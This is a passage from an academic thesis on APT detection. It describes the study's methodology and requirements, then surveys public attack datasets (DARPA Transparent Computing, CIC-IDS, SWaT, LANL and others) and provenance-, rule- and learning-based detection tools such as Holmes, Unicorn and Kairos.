Clusters for detection tools were formed in multiple steps. First coarse groups were formed before all tools were inspected for their architecture, detection mechanisms, data processing and output format. Types of outputs were collected and classes of outputs were compiled based on the contents and characteristics of an output and the metric of how a detection tool would support an SOC analyst which resulted in the final APT detection tools clusters. To map the techniques and mechanisms that a detection tool makes use of, only techniques used for the detection itself were considered, excluding data parsing and processing like graph pruning for false-positive reduction. For a uniform methodology, information and descriptions were taken from the original papers where source code was utilised as secondary source to complete information from literature as implementations can diverge from paper architectures due to the nature of demonstrator implementations that do not present a complete product.

3.3. Implementation

For the implementation, the existing code base of Leon Huck was utilised to implement a network infrastructure that was designed to combine IT and OT features, implement new software and setup features and to develop a system to work with. Auditing setups with Splunk and ElasticSearch were investigated but not utilised. Configurations and rules for the resulting auditing setup were influenced by previous work by Qi Liu with respect to the selection of auditing tools for Windows and some auditing rules as well as the configurations for auditd on Linux systems which were refined by testing.

The vulnerabilities that were implemented with the infrastructure were selected from a variety of known vulnerability families for Windows systems and from penetration testing techniques with inspiration of the grammars implemented by APTHunter for Linux systems. The APT campaign itself was designed with the requirements of containing lateral movement, data exfiltration, privilege escalations and multiple operating systems.

3.4. Experiments

For the experiments four detection tools were selected for which an open-source implementation and parsers for raw data were obtainable. The selection also was made to represent a network based tool, a machine learning based tool, a provenance based tool and a tool to represent classic detection rules that are commonly deployed with security operations centres. The methodology then was to reproduce experiments from the publications of the selected tools respectively, investigate the results and perform experiments with these tools on the cyber range dataset presented in this thesis.

3.5. Evaluation

For the evaluation of the datasets and detection tools, the presented requirements were utilised. The coverage of each requirement included a detailed investigation into code, documentation, file types and present data contents. The evaluation criteria were selected independent from the dataset that is proposed in this thesis.

Experiments that were reproduced from the publications were evaluated in a similar way as they were by the authors to ensure comparability. The experiments conducted with the cyber range dataset were evaluated equivalent to the methodology of MITRE Engenuity by traversing a list of events and actions to be detected and if the output of the detection tool contained an alert for an event it was counted as detected true positive. All alerts additional to true positives were counted as false positive, all not detected events were counted as false negative.

4. Datasets and Tools

This chapter presents a variety of attack detection tools and datasets for APT and attack investigation. Section 4.1 defines some requirements that were used to evaluate the presented tools and datasets and resulted from investigations into the tools and datasets. Section 4.4 sums up the chapter with some overviews.

4.1. Requirements towards datasets and tools

Datasets and tools were investigated in the view of "ideal" datasets and detection tools. To approximate the questions that were asked in the literature research and to evaluate tools and datasets, sets of requirements were formulated.

4.1.1. Dataset requirements

Dataset requirements (DR) aim to assess the suitability and applicability of a dataset for general usecases. Five requirements were found for this thesis:

Dataset Requirement 1 (DR 1)

Raw data. To be compatible with all workflows, data shall be available as unprocessed, raw data as it is extracted from the testbed. Some data publishings include preprocessed data which might not be compatible with all usecases.

Dataset Requirement 2 (DR 2)

Multi OS support. Detection tools may work on multiple operating systems. To enable testing on a variety of systems, a dataset should contain data from multiple operating systems like Windows, Linux and FreeBSD.

Dataset Requirement 3 (DR 3)

Benign behaviour. Learning based detection systems like some SIEM and IDS systems and tools that employ machine learning commonly require to learn a model of normal/legitimate behaviour. To enable compatibility, a dataset shall contain data to train a normal model.

Dataset Requirement 4 (DR 4)

APT attacks. APT campaigns are different to single attacks in their characteristic of their goal to infiltrate a network, establish persistence, gain knowledge, exfiltrate sensitive information, causing an impact and possibly being performed *low and slow* over a long period of time. These characteristics cannot be represented by single, non-connected adversarial actions since these do not share a causal connection. To enable the evaluation of APT detection systems, APT-like or real-world APT campaigns shall be included in a dataset as well as single attacks.

Dataset Requirement 5 (DR 5)

Documentation and ground truth. To enable a comprehensive evaluation, precise data on which attacks were performed including timestamp, execution log and a list of TTPs are necessary. Also a description of the used network, host setups and precise data collection configurations are required.

4.1.2. APT detection tool requirements

Detection tools require a different set of requirements that capture if a tool might be applicable for a specific setup. The following tool requirements (TR) for APT detection were formulated:

Tool Requirement 1 (TR 1)

Open Source Availability. The implementation of an APT-Detection tool presented in literature shall be publicly available to enable independent evaluation.

Tool Requirement 2 (TR 2)

Online detection. An adversary detection tool shall be capable to detect ongoing threats as opposed to be limited to offline analysis after an attack took place.

Tool Requirement 3 (TR 3)

Multi OS support. An ideal APT detection tool shall be able to detect threats on different platforms, most commonly Windows, Linux and FreeBSD.

Tool Requirement 4 (TR 4)

Independence from domain specific benign-behaviour training. An ideal detection tool shall not be dependent on a training phase specific to the target network and therefore be able to detect threats from when it is deployed and not be poisoned by an adversary that could hide within a presumed non-compromised training phase.

Tool Requirement 5 (TR 5)

Complete attack chains. A detection tool shall detect and present adversarial activity in its complete causal chains and variance regarding the MITRE ATT&CK framework.

4.2. Datasets

A selection of 25 datasets for APT and attack detection is presented in this section. All datasets were investigated by the scientific publications and the dataset data files themselves. Some questions while examining the datasets were which attacks were performed, which data formats were used, was the dataset documented and what was the motivation to create the dataset.

4.2.1. DARPA98

The DARPA98 dataset was constructed at the MIT Lincoln Laboratory in 1998 representing the network of a military environment using unix hosts. User behaviour was emulated by automata and human actors while a variety of 32 different attack types including denial of service (DoS), root to local (R2L), user to root (U2R) and probing attacks were performed. The dataset is comprised of network captures, file system dumps and log data as well as testing and training data for machine learning (ML). [33, 34]

The dataset was widely used and is cited as a standard reference for good datasets by literature [15, 14] and has been remixed and enhanced into derivate datasets KDDCup99 [35, 36] and NSL-KDD [37].

4.2.2. DARPA Transparent Computing Engagement 3 (TC-E3)

With the Transparent Computing Program [38], the Defense Advanced Research Projects Agency DARPA arranged a series of adversarial red vs blue team engagements in cooperation with participants from industry like Raytheon BNN, Kudu Dynamics and FiveDirections. The third engagement, from here-on referenced as TC-E3, from 2017 was released publicly [39, 40, 41]. It is organised in several teams where the red team was to attack previously set up hosts in different scenarios and blue teams would record these systems using different provenance systems and aim to detect all attacks. The scenarios were performed as nation-state attacks and common threats on Linux, Windows and FreeBSD hosts with host setup activities preceding the attacks as benign behaviour. The nation-state or APT attacks were designed without specific references towards existing APT groups with the motivation of gaining and exfiltrating data.

All attacks are documented in a ground truth report including attack schedules, descriptions, sketched execution logs and graphs of the attacks. All recorded data is stored in a custom data format that was developed in the context of the Transparent Computing program by Khoury et al. [42] and is referred to as DARPA CDM in this thesis. Released data is stored in compressed form which can be converted to a json representation using applications developed and supplied by Raytheon BBN [43, 44]. The final report of Raytheon BBN and the Air Force Research Laboratory [45] indicates that data from Engagement 3 has been moderated and only selected data from Engagements 3 and 5 have been released publicly.

4.2.3. DARPA Transparent Computing Engagement 5 (TC-E5)

DARPA Transparent Computing Engagement 5 (TC-E5) is the 5th adversarial engagement in the Transparent Computing program like Engagement 3. Differences towards TC-E3 include the discontinuation of scenarios, instead the adversarial performers were asked to demonstrate a wide variety of adversarial capabilities spanning the MITRE ATT&CK matrix. The ground truth report documents the performed attacks with descriptions, execution logs and attack schedules and also includes reports from the teams that were tasked with detecting the attacks. The data release was not moderated and therefore also contains defective and incomplete data. [40, 46, 47, 38, 45]

4.2.4. DARPA Operationally Transparent Cyber (OpTC)

DARPAs Operationally Transparent Cyber (OpTC) resulted from the Transparent Cyber program as successor and aimed to scale up what went well. The dataset contains three attacks, Powershell Empire, Custom Powershell Empire and Malicious Upgrade and utilised Meterpreter, Mimikatz etc resembling "loud" APT attacks. The attacks were recorded with provenance tracing and network monitoring systems and are stored as ecar and bro logs. Only Windows systems were used for this dataset. [48, 49, 50]

4.2.5. CIC-IDS

The Canadian Institute for Cybersecurity (CIC) created a dataset to test and validate anomaly-based IDS due to previous datasets lacking diversity in traffic and attacks. This dataset was published by the name CIC-IDS2017 [51, 52] and provides network traffic captures, network flows and labeled training and testing datasets with an existing documentation online. The dataset contains several web-based attacks like brute force, botnet, denial of service (DoS) and cross site scripting (XSS) attacks and benign behaviour.

In 2018, a successor dataset in cooperation with the Communications Security Establishment (CSE) was created under the name of CSE-CIC-IDS-2018 [53]. Besides network data, the dataset also contains host event logs from Windows and Ubuntu systems and labelled test and training data. The attacks are documented extensively online and were executed over several days, spanning a variety of DoS, brute force, web, botnet, infiltration and portscan attacks. Another goal was to generate realistic traffic for benign and malicious events. Both datasets cover common threats and do not consider APT attacks.

4.2.6. LANL

The Los Alamos National Laboratory (LANL) recorded their enterprise network for 90 days to create the Unified Host and Network Data Set, also called LANL2018. This dataset contains anonymised data from real network operation of an enterprise network including Active Directory servers, email servers and automated vulnerability scanners. A selection of 20 different events were recorded on Windows systems using the Windows logging service and network data was recorded on the routers within the network. No attacks were performed. [54, 55]

Another dataset that was recorded on the LANL enterprise network is the Comprehensive, Multi-Source Cyber-Security Events or Cyber1 dataset. This dataset was recorded for 58 days on Windows computers, Active Directory domain controller servers and network routers. The data includes authentication logs, DNS lookups, Windows process events and network flows which all were anonymised. Although the dataset contains attacks, it is not disclosed which attacks were performed. [56, 57, 58]

4.2.7. UNSW NGIDS-DS

Waqas Haider developed the New Generation IDS Dataset (NGIDS-DS) at the University of New South Wales (UNSW) as part of his PhD thesis [9] as a realistic IDS dataset. The dataset is described as a "collection of normal and abnormal host logs and network activities" and contains system logs from Windows and Linux devices and network captures as well as labelled test and training data for machine learning approaches. The dataset was generated using Ixia PerfectStorm to generate benign activity and attacks from seven attack families. APT Attacks were not considered with this dataset [59].

4.2.8. TON_IoT

The TON_IoT dataset was generated using the cyber range and IoT lab at UNSW Canberra by Alsaedi et al. [60, 61]. Process and performance log data were recorded using atop on Linux and Windows Performance Monitor in Windows systems as well as internet of things (IoT) telemetry and sensor logs. The testbed consisted of a combination of virtual and physical computers and IoT devices which were subject of nine types of attacks, including scanning, DoS, ransomware, man in the middle (MitM) and data injection. The data includes raw log data, processed system-log like data and training data for machine learning.

4.2.9. UNSW-NB15

Moustafa et al. [62] simulated two networks to record a network dataset for network intrusion detection systems (NIDS) called UNSW-NB15. The authors used Ixia PerfectStorm to virtualise server and client hosts and to generate attacks of several different types. The dataset contains raw network captures as well as bro and argus logs and labelled testing and training data for machine learning [63].

4.2.10. StreamSpot

The StreamSpot dataset by Manzoor et al. [64] consists of 600 system call flow graphs from two benign and two attack scenarios. The benign scenarios implemented behaviour from YouTube browsing, downloading files and visiting CNN.com, executing a video game and using gmail. The attack scenarios implemented attacks from CVE-2015-5119 and CVE-2013-4681 [65].

The Unicorn dataset can be seen as a derivate of the StreamSpot dataset, since it is generated using StreamSpot as a basis and converted into another representation [66].

4.2.11. Atlas

To evaluate their attack detection tool Atlas, Alsaheel et al. [67, 68] created and published their dataset that consists of four single-host and six dual-host attack scenarios. For each scenario, Firefox application logs, Windows security logs and DNS network logs were collected. The scenarios are described by either malicious host or malicious file. The dataset itself is not documented.

Riddle et al. [69, 70, 71] created Atlas v2 which consists of the same attacks with the goal of improving data quality. The logging setup was extended by Sysmon, VMware Carbon Black Cloud and Microsoft Event Tracing for Windows (ETW). Also five days of benign behaviour was added as the original Atlas dataset does not include benign behaviour. The authors also included descriptions of the attacks as well as a documentation and investigated the diversity of the attacks.

4.2.12. Edge-IIoTSet

The Edge-IIoTSet as introduced by Ferrag et al. [72] is a dataset that was designed for machine learning intrusion detection for centralised and federated learning. The testbed features a variety of desktop and IoT devices and protocols. 14 attack from five categories were performed on IoT and IIoT (industrial IoT) devices that communicated using MQTT and Modbus-TCP. Network data from the attacks and benign behaviour was recorded and provided as raw data alongside extracted features for machine learning [73].

4.2.13. Electra

For the purpose of evaluating security techniques in a railway electric traction substation with machine and deep learning models, Perales Gómez et al. [14] constructed the Electra dataset. The dataset consists of precomputed network traffic captures from an ICS testbed that was built with programmable logic controllers (PLCs) communicating with the S7Comm, Modbus-TCP and OPC protocols in a SCADA architecture. The attacks that were performed include man in the middle, false data injection and replay attacks in multiple variants [14].

4.2.14. SWaT

The Center for Cybersecurity Research iTrust from Singapore created an interconnected system of physical testbeds to research attacks on critical infrastructures. The Secure Water Treatment (SWaT) testbed by Marthur et al. [74, 75] is a fully operational, down-scaled water treatment system that was built using water tanks, pumps, chemical treatment devices, sensors and various PLCs in a SCADA architecture using Ethernet/IP, CIP (common industrial protocol) and Modbus-TCP as communication protocols. Network captures and historian process data were recorded and provided as raw data. A variety of different attacks were performed with the adversaries' goal of manipulating the plant operation, including reconnaissance and WLAN attacks as well as attacks with physical access to the devices.

4.2.15. WADI

The water distribution (WADI) testbed of iTrust by Ahmed et al. [76] implements a down-scaled water distribution and consumption physical testbed that interconnects with SWaT. Like SWaT, WADI is built using water tanks, sensors, valves, pumps and PLC devices in a SCADA architecture. Unlike SWaT, the devices communicate only using Modbus-TCP and no raw data is provided. Two attack scenarios were implemented where the attacker wanted to cut off the water supply to consumers using sensor value spoofing. The dataset consists of historian process data.

4.2.16. EPIC

The Electric Power and Intelligent Control (EPIC) testbed by Adepu et al. [77] is a third physical testbed from iTrust that interconnects and provides power to SWaT and WADI. This small-scale electric power testbed was created to research attacks on smart grids and emulates power generation, transmission and consumption. It includes two 10 kW generators, a 34 kW photovoltaics system with a 18 kW battery and two 45 kW load banks. All components, including PLC devices, inverters, tap-chargers and sensors, are interconnected in a SCADA architecture using IEC 61850 GOOSE and MMS protocols as well as the media redundancy protocol and the high-availability seamless redundancy protocol for communication. The attacker models that were implemented include criminal, inside attacker and nation-state actor models, however the nation-state actor follows the motivation but not the characteristics of an APT attacker. The attacks include false data injection, tap-charger functions manipulation, malware and EternalBlue (CVE-2017-0144). Raw network traffic captures and historian process data were recorded.

4.2.17. BATADAL

The Battle of Attack Detection Algorithms (BATADAL) by Taormina et al. [78] was a competition of to compare attack detection approaches for ICS. Participants from industry and academia were given three datasets of SCADA data and the task to design a detection mechanism. All submitted solutions were analysed and ranked. The data for the two training and one test datasets were generated by simulation using Matlab and epanetCPA. The attacks are described as local anomalies and attacker manifestations on the fictional water network of C town.

4.2.18. ICS-Flow

Dehlaghi-Ghadmin et al. [15, 79] proposed ICS-Flow, a network dataset that was designed for machine learning based intrusion detection systems in the ICS domain. The authors aim to solve the problem of other datasets being built with synthetic network traces and that anomalies are often injected only into single packets as opposed to in entire network traces. A bottling factory with PLC devices controlling sensors and actuators that communicate using Modbus-TCP in a SCADA architecture with human machine interfaces (HMIs) were simulated using ICSSIM. An adversary performed replay, MitM, FDI, DDoS and reconnaissance attacks. The dataset provides raw network captures and process state data. The dataset itself is not documented and thus the attacks have to be counted as anomalies.

4.2.19. HAI

The Hardware In the Loop (HIL) based Augmented ICS Security (HAI) dataset by Shin et al. [80] combines a physical ICS testbed with hardware in the loop simulators. While a steam turbine generator, a micro grid and a pumped storage hydropower generator are simulated, the physical testbed consists of a water heating and consumption setup, a water treatment process and a physical turbine process vibration kit. Communication and control is implemented with OPC-UA and SCADA. The attacks that are described manipulate variables in the PLC controllers but are not described in detail. The dataset provides historian process data [81].

4.2.20. Gas Pipeline

Morris et al. [82] simulated a gas pipeline with virtual PLC devices in Python and Matlab Simulink. A Python script controls the virtual testbed and randomly chose to control a device or launches an attack. The attacks targeted PLC variables by command or response injection. The dataset contains raw Modbus-TCP packet data and data in the custom ARFF log format [83].

4.2.21. Power System

Pan et al. [84] developed a HIL testbed that simulated a smart grid with transmission lines and generators and connected physical phasor measurement units to the real-time simulator. Replay and command injection attacks were implemented and recorded by Snort, process data and power system audit logs. The dataset could not ne obtained open-source.

4.2.22. WDT

Faramondi et al. [85] combined physical and simulated testbeds to create a water distribution testbed (WDT) dataset. Water tanks, flow sensors and pumps are controlled by PLC devices which communicate using Modbus in a SCADA architecture. Network data was captured with Wireshark and extracted for ML features, the dataset contains raw traffic captures, historian process data and extracted ML features. Attacks were launched from Kali Linux and included MitM, DoS, scanning and physical attacks like manual valve openings and are documented in the scientific publication [86].

4.2.23. WUSTL-IIoT

Zolanvari et al. [87] created the WUSTL-IIoT dataset on a physical testbed for machine learning based network vulnerability analysis. The testbed features a water tank, pumps, valves and sensors that are controlled by a PLC. The PLC communicates with an HMI and historian using Modbus-TCP while an IDS monitors the network traffic. An outside attacker performed backdoor, SQL and command injection attacks. Network data is recorded using Wireshark and Argus and is provided as CSV files without documentation [88].

4.3. APT detection tools

In this section, 24 different approaches for detecting APT attacks will be presented. The tools were investigated using the scientific publications and source code where available by the questions of what are inputs and outputs, what mechanisms does the detection employ, is an implementation available open-source available, which operating systems are supported and is the tool capable of detecting ongoing attacks.

4.3.1. SOC-APT-Hunter

Ahmed Khlief published the threat hunting tool APT-Hunter [89], which employs sigma rules to analyse Windows event logs. The tool produces a text based output and Excel worksheets to output alerts that result from the attack investigation. This project was first mistaken for APTHunter by Mahmoud et al. and was kept as representation of classic sigma rules. To avoid further confusions, this tool will be referred to as SOC-APT-Hunter in this thesis.

4.3.2. APTHunter

APTHunter, as proposed by Mahmoud et al. [90, 91], employs grammars as evergreen heuristics to detect past APT attacks from audit logs. The workflow of APTHunter parses audit logs from Linux, Windows and FreeBSD as input, extracts events, subjects and objects and stores them in CSV files. Forward traced events and subjects and objects are imported into the graph database Neo4j which is used to generate provenance graphs. The authors created grammars from cyber threat intelligence (CTI) reports that describe adversarial actions for each attack stage. In combination, these grammars also model an execution flow. The grammars are implemented as Neo4j queries which are assigned to different attack stages and TTPs in the output.

As part of this thesis, a refactored, improved and documented version was developed and is available online [1].

4.3.3. Kill Chain State Machine (KCSM)

The Kill Chain State Machine by Wilkens et al. [92, 93] calculates network directions from network security monitor (NSM) alerts to generate scenario graphs. The authors identified some invariant attack stages in the unified kill chain (UKC) that have to occur in an APT attack and an execution order that cannot be changed. This resulted in a finite state machine which describes the state of an APT attack. Alerts from intrusion detection systems are analysed and the resulting network directions are used to advance the state machine and subsequently generate scenario graphs. Alerts and attack stages within scenario graphs are connected and correlated to detect paths. KCSM generates network attack graphs as an output that show network activities of past and ongoing attacks.

4.3.4. Hopper

Ho et al. [94] proposed Hopper, a system to detect adversarial lateral movement from authentication log data. To do this, Hopper constructs graphs from user login behaviour and matches these against benign and malicious scenarios. Suspicious paths are found and scored based on rules and invariants, for example if a user switches credential sets multiple times, to credential sets the user cannot possess legally or tries to access machines the user does not have access to. Hopper notifies security personal using alerts and a directed network graph.

4.3.5. Holmes

Holmes by Milajerdi et al. [95] detects ongoing APT attacks and provides a high level scenario graph for SOC analysts. Audit log data from Linux, Windows or FreeBSD and IDS alerts are parsed into a provenance graph by tracing information flows. Grammars identify suspicious paths which are compared against a trained model of benign behaviour to construct a high level scenario graph. By tracking threat scores that were assigned with the TTP matching

[1] `https://github.com/Ueda-Ichitaka/APTHunter`

grammars, the detection engine is able to identify malicious events and a graph of adversarial actions is used to notify SOC personnel.

4.3.6. Unicorn

Han et al. [96, 66] proposed Unicorn, a machine learning based approach to detect ongoing APT attacks. Unicorn takes labelled, streamed provenance graphs as input to calculate graph histograms. From the histograms, graph sketches are calculated and clustered into a model of benign behaviour. To detect ongoing attacks, graph sketches are compared against the trained model and given as output if a divergence is detected.

4.3.7. StreamSpot

Manzoor et al. [64, 97] developed StreamSpot, an machine learning based anomaly detection system that was motivated by APT attacks. Streamed system logs are used to construct information flow graphs. Graphs are clustered using distance metrics and compared to a model of normal behaviour. Suspicious graphs are assigned an anomaly score and provided as output to security personnel.

4.3.8. Raptor

Kumar et al. [98] utilise a mixture of different techniques to detect past and ongoing APT attacks on Linux and Windows systems in IIoT contexts. The authors identified invariants that are guaranteed to take place in an APT attack and created a state machine that models APT attacks with the identified invariants. Attack stages are detected individually with invariant matching and machine learning based classification from IDS alerts, network traces and host audit logs. The output consists of a network graph.

4.3.9. Atlas

The natural language processing (NLP) based APT detection approach Atlas was proposed by Alsaheel et al. [67, 68]. System, application and DNS logs are analysed with NLP to identify and extract key events and to construct sequences. The sequences of known attacks is used to train an LSTM which is used in attack investigation to classify sequences as attack or non-attack related. Atlas is also able to detect attacks spanning multiple hosts.

4.3.10. Pagoda

Pagoda by Xie et al. [99] uses a rule-based scoring system to detect past or ongoing threats. Provenance data is collected from audit logs, reduced and stored in a Redis database. Using predefined rules that describe normal behaviour, events are scored. Attacks are detected by the anomaly degree of a path within the provenance graph.

4.3.11. APTshield

APTShield was proposed by Zhu et al. [100] and detects APT attacks with TTPs by analysing information flows to map events along the execution flow to attack stages. Provenance sub-graphs are built from audit log data. A data compaction module constructs a provenance graph by connecting the sub-graphs and entities along the paths are identified. Predefined grammars are then used to detect malicious activities. APTShield is built for Linux systems.

4.3.12. APT-KGL

Chen et al. [101, 102] proposed APT-KGL, a graph learning based tool to detect past and ongoing APT attacks. APT-KGL extracts system entities and events from Linux and Windows host audit logs to construct a provenance graph. The provenance graph is then transformed into a heterogenous provenance graph, which is a typed acyclic graph. From the heterogenous graph, APT-KGL extracts meta paths, which are then embedded into vectors for graph learning. New incoming graph nodes from audit logs are connected to the heterogenous graph as central node in a local sub-graph. A previously trained classifier is used to classify the local graph as benign or malicious. The output consists of a set of heterogenous graphs, which were classified malicious.

Another feature of APT-KGL is the capability of continuously learning new threats. For this, CTI reports and TTPs are parsed to extract attack graphs of APT attack chains. Noise is added to generate multiple training samples which are then fed to the heterogenous provenance graph.

4.3.13. Tell Me More

Welter et al. [103] presented Tell Me More, a explainable AI approach to identify root causes and investigate reasoning of machine learning tools. Tell Me More employs Unicorn for attack investigation and as anomaly score generator. Unicorn assigns a score of abnormality to a complete graph. Tell Me More then modifies the input graph by a single permutation. A changed anomaly score by Unicorn indicates that the mutation is related to the attack. This procedure is used to create a heatmap of the graph under investigation which indicates root causes to an attack.

4.3.14. Conan

Xiong et al. [104] proposed Conan, a state machine based approach for detecting ongoing APT attacks. Audit logs and netflows are analysed with predefined rules to extract high level semantics to compute process and file states. These states are saved in a memory structure and a state graph. As events influence the state of a process, the state machine is proceeded and monitored by detection rules. If a process enters a malicious state, security analysts are informed with alerts. Upon request, Conan reconstructs an attack graph of the malicious activity.

4.3.15. CPD

Liu et al. [105] present an approach to detect persistence in APT attacks. Persistence techniques can be implemented by an adversary for example by creating a malicious service that is executed automatically after a computer restart. This is challenging to detect, because the causal execution flow is interrupted by different executables and system restarts. Liu et al. aim to solve this issue by introducing pseudo-edges and expert-guided-edges.

System audit logs from Windows and Linux systems are ingested into an event log processor. With detection rules and graph search techniques, a set of disconnected provenance graphs is constructed. Graphs separated by system shutdowns can be reconnected with pseudo-edges. For example, `hostui.exe` and affiliated startup links were modified by `powershell.exe` in a suspicious path before the system reboot. After a system restart, `powershell.exe` executes `hostui.exe` which in turn executes `powershell.exe` which then connects to a remote device.

An edge, connecting both sub-graphs could be introduced, to connect the PowerShell process that modified `hostui.exe` with the PowerShell process that connected to the remote device. This edge is called a pseudo-edge.

The second edge introduced by the authors is the expert-guided-edge. This edge type is grounded in knowledge from cyber defence experts and connects for example sub-graphs that are divided by different executables that share an inferred causality. For example, an adversary could create a malicious service with `sc.exe`. The accompanying registry modification however is done by `services.exe`. The connection between `sc.exe` and `services.exe` is realised with an expert-guided-edge. This approach enables the construction of a connected provenance graph. Using scoring based on threat detection alerts, the graph of an attack with persistence techniques can be reconstructed.

4.3.16. Hades

With Hades, Liu et al. [106] focus on detecting attacks on Microsoft Active Directory. The authors employ a two-stage approach by constructing a high-level attack graph from anomalous authentication and logon logs that were previously analysed with detection rules. For the second stage, subjects and sessions are identified, before system logs are ingested into the system. With graph search techniques and detection rules, a low-level network attack graph is constructed. Specialised Active Directory detection rules based on TTPs and a threat scoring algorithm are used to identify an APT attack. SOC analysts are provided with a multi-host provenance graph of the attack.

4.3.17. Flash

The graph learning tool Flash by Ur Rehman et al. [107, 108] uses an encoder and classifier machine learning architecture to detect ongoing attacks. System logs are used to construct a provenance graph, which is then transformed into an embedding representation for sub-graphs using Word2Vec. A graph neural network (GNN) and a lightweight classifier are trained using these embeddings with a key-value database used to store the GNN embeddings. The classifier is then used to classify graphs as benign or malicious by comparing them against a model of benign behaviour. Once malicious activity is detected, alerts are raised and an attack graph is generated to visualise the attack.

4.3.18. Kairos

Cheng et al. [109, 110] proposed Kairos, an attack detection tool using graph representation learning. Input audit logs are used to construct provenance graph representations for time windows of a defined length. These graphs represent the change of the provenance graphs over the change of time. The graph representations are used to learn node states and state changes within the graphs with an encoder-decoder architecture. This learned model is used to detect anomalies by identifying suspicious nodes based on edge reconstruction errors.

4.3.19. Prographer

The machine learning tool Prographer by Yang et al. [111] uses sequence learning on snapshots of provenance graphs to detect anomalies. Audit logs are used to build provenance graphs for defined timeframes as snapshots, therefore capturing the evolution of process executions in an ordered set of provenance graphs. Each snapshot provenance graph is transformed into sequences with encoders. The sequences are used to train a model of normal behaviour which is used to detect divergence in snapshot sequences from the normal model. If a snapshot is identified as abnormal, key indicators can be extracted from the associated provenance graph by comparing the graph with the graph evolution history.

4.3.20. ShadeWatcher

Zeng et al. [112, 113] proposed ShadeWatcher to demonstrate a task similarity between threat detection and recommendation systems. A provenance graph is built from host audit logs and interactions between entities are extracted. The interactions are transformed into embeddings and fed into a graph neural network. Entity interactions from the GNN are classified using a recommendation model and presents the results to a security analyst as alerts. The analyst confirms or denies the classification as malicious interaction, which is used for feedback learning for the recommendation model.

4.3.21. Sleuth

Hossain et al. [114] proposed Sleuth, a tag based attack detection system. Host audit logs from Linux, Windows and FreeBSD systems are used to build a dependence graph. Tags are assigned to elements of the graph. A set of predefined rules that incorporate tags are used to detect malicious events and entities from the tagged dependence graph. With the identified malicious events and entities, an attack graph is reconstructed with backwards graph search techniques.

4.3.22. Wang et al.

Wang et al. [115] proposed a method to reconstruct adversarial paths of APT attackers in network environments. Their approach uses logs and alerts from network intrusion detection systems as input and collected in a central ElasticSearch instance. SOC analysts perform analyses, alert reduction and alert correlation steps based on the MITRE ATT&CK matrix to prepare the construction of communication graphs. This step is referred to as APT reconstruction by the authors. Using pattern matching to match attacker communication patterns, scoring and graph search, attack paths are reconstructed and presented to SOC analysts as a network graph.

4.3.23. Wilkens et al.

Wilkens et al. [116] proposed a formal, graph based approach to model different advanced attackers by their movement patterns in a network. The authors shared their findings, that the lateral movement pattern of a basic attacker can be modelled by Dijkstras' algorithm, while a directed attacker could be described with the A* algorithm. An inside attacker would possess knowledge of the network layout and therefore could traverse the network in a simple short graph, modelled with k-shortest path. A sample implementation utilises graph search, scoring and invariant matching to detect and reconstruct attacker paths and provides SOC analysts with an ordered set of network graphs.

4.3.24. NoDoze

NoDoze by Hassan et al. [117] uses aggregated anomaly scores to detect attacks. Audit logs are collected in a central system log database and are analysed by a threat detector. The alerts from the threat detection stage are used to construct causal dependency sub-graphs per alert event. The edges of those graphs are assigned anomaly scores. A network diffusion algorithm is used to calculate aggregated anomaly scores of all sub-graphs. The anomaly score of an event is calculated in context of the nodes' neighbourhood, as a process that was created by another suspicious process is more suspicious compared to a process created by a benign process. The aggregated anomaly scores are used to reconstruct the provenance graph of the detected attack using graph search techniques.

4.4. Overviews

In this section, some overviews will be given about detection tools and datasets, by forming groups and clusters and pointing out distributions of detection techniques towards tools and which datasets are utilised for evaluations of detection tools.

4.4.1. Datasets

To provide an overview about the type and content of a dataset, the presented datasets are clustered into several type and attack classes. These classes are defined and explained here, before Table 4.4.1 is discussed.

Provenance refers to datasets that include audit log data from process and system call levels, e.g. from Linux auditd or Windows Sysmon, as well as system and security logs. In general system states, execution flows and especially provenance graphs can be reconstructed by provenance tracing from the data of this dataset class. Data is usually stored as text, log or CSV files as raw or preprocessed data.

Processes refers to the recording of a system by tracking processes, e.g. with process monitors. Therefore this can be considered a subclass of Provenance since the system state is traced but system calls are not recorded.

Network data refers to all data that is recorded on the network level like e.g. network traffic, packets, netflows or DNS queries. Usually network data captures the telemetry between hosts within and outside of a network, enabling the calculation of network directions, discover network scans and lateral movement paths. Network data is usually stored as CSV, PCAP or PCAPNG files and are often collected with Wireshark, tshark or tcpdump.

Event Logs & Auth Logs is data that is collected by operating systems for authentication, application and other events by standard operating system logs. This class does not include audit data and is not suitable to construct system provenance graphs.

ICS & (I)IoT is a class dedicated to industrial control systems (ICS) and industrial internet of things (IIoT) devices and architectures. These systems communicate with specialised communication protocols like Modbus or MQTT that are not common for IT networks. ICS datasets often record process data from historians that aggregate control and sensor data from sensors and actuators from supervisory data acquisition and control (SCADA) setups. IoT data usually only contain data from sensors in plain text or JSON formats. Both classes do not include device log or audit data as devices have limited system resources or logs are not obtainable. It is possible to detect attacks and anomalies from process data due to the cyclic nature of control systems which is disturbed by unauthorised influence resulting in divergence from actual state to expected state.

APT refers to attacks of an advanced adversary that follow attack lifecycles like the cyber kill chain and thus include multiple attack stages and possibly multiple hosts of a network. The adversary has the objective of gaining and exfiltrating data and establishing a foothold. This can include nation-state actors as well as other sophisticated adversaries.

Single describes the class of singular attacks without further attack steps as opposed to APT attacks. Typical attacks include distributed denial of service (DDoS) attacks and attacks that aim to disturb proper operation, inject wrong data or expose information like false data injection (FDI) and cross site scripting (XSS) attacks. This attack data can be used to evaluate defence systems against common threats.

Anomalies is a class that refers to anomalous events and irregularities that are not directly linked to cyber attacks. This includes variations of execution order patterns, malformed, damaged or divergent network packets, manual overrides to actuator states or botnet scans. This class does not contain cyber attacks that are documented in a ground truth document or otherwise performed by a dedicated and defined adversary. A usual application is to detect faults as well as effects of attacks. The term anomaly is used differently across literature as e.g. datasets that utilise Ixia PerfectStorm to generate attacks refer to attacks as anomalies which are categorised as single attacks in this thesis. If no information exists which attacks were performed, the dataset is also classified as Anomalies.

Benign describes the absence of any abnormal or adversarial action with only common user behaviour being recorded into the dataset.

Table 4.4.1 shows the datasets previously presented in this chapter clustered by their type of dataset with the classes of attacks, year of release and covered operating systems (where possible). A dataset can be a member of multiple classes as it can include data from multiple sources, e.g. network data and log data.

Four clusters of datasets can be formed, with the first cluster to focus on system level events and provenance data and the second cluster to represent event log datasets. It is notable here that the Atlas dataset has to be categorised as event logs because no auditing system was set up to record data additional to Windows system and security logs, although the detection tool Atlas is able to construct provenance graphs with natural language processing. Atlas v2 which is published by different authors does contain Sysmon logs and therefore would be categorised as provenance. The third cluster is characterised by the focus on the network layer with network data being the main content of these datasets. The fourth cluster is formed by ICS centralised datasets that focus on PLC devices in SCADA architectures.

